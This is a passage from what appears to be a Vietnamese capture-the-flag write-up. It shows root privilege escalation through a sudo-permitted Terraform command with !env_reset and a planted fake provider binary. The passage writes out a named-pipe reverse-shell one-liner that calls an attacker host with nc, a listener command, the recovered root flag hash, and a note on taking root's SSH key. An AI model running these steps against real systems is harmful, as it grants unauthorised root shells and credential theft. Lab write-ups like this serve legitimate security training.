
-Ta copy 2 file `go` và `gofmt` trong thư mục `/usr/local/go/bin/` về thư mục tạm để tránh trường hợp nếu mà terraform cần chúng mà không có.

```
cp /usr/local/go/bin/go /tmp/tmp.wSlQIIF1kI
cp /usr/local/go/bin/gofmt /tmp/tmp.wSlQIIF1kI
```




-Tại thư mục tạm, tạo 1 file `terraform-provider-examples` giả với nội dung như ở dưới đây:

```
#!/bin/bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc địa_chỉ_máy_tấn_công cổng_ảo >/tmp/f

# Nhớ là phải chỉnh quyền để root có thể thực thi câu lệnh
# chmod 777 /tmp/tmp.wSlQIIF1kI/terraform-provider-examples
```




-Tại máy tấn công, đặt sẵn 1 cổng ảo để chuẩn bị nghe.


```
nc -lnvp cổng_ảo
```



-Tại máy đối phương, chạy câu lệnh như được cho trước, nhớ là chạy với `sudo` và đặt lại biến môi trường để nó lấy file `.terraformrc` của `jeremy` , thế là ta có 1 shell có quyền `root` . Và ta có được `root.txt`

```
sudo TF_CLI_CONFIG_FILE=/home/jeremy/.terraformrc /usr/bin/terraform -chd
ir\=/opt/examples apply
```





⇒ `4c66a0db79c221afc7efcc9dc8fc14cf`

-Lý do mà ta có thể ghi thêm biến môi trường vào và chạy lệnh vì cấu hình `sudo` có `!env_reset` , tức là nó sẽ không reset lại môi trường khi chạy sudo, dẫn đến việc ta có

quyền đặt biến môi trường tùy ý.

-Sau khi đã lấy được quyền `root`, ta có thể copy file `id_rsa` và đăng nhập với người dùng `root`.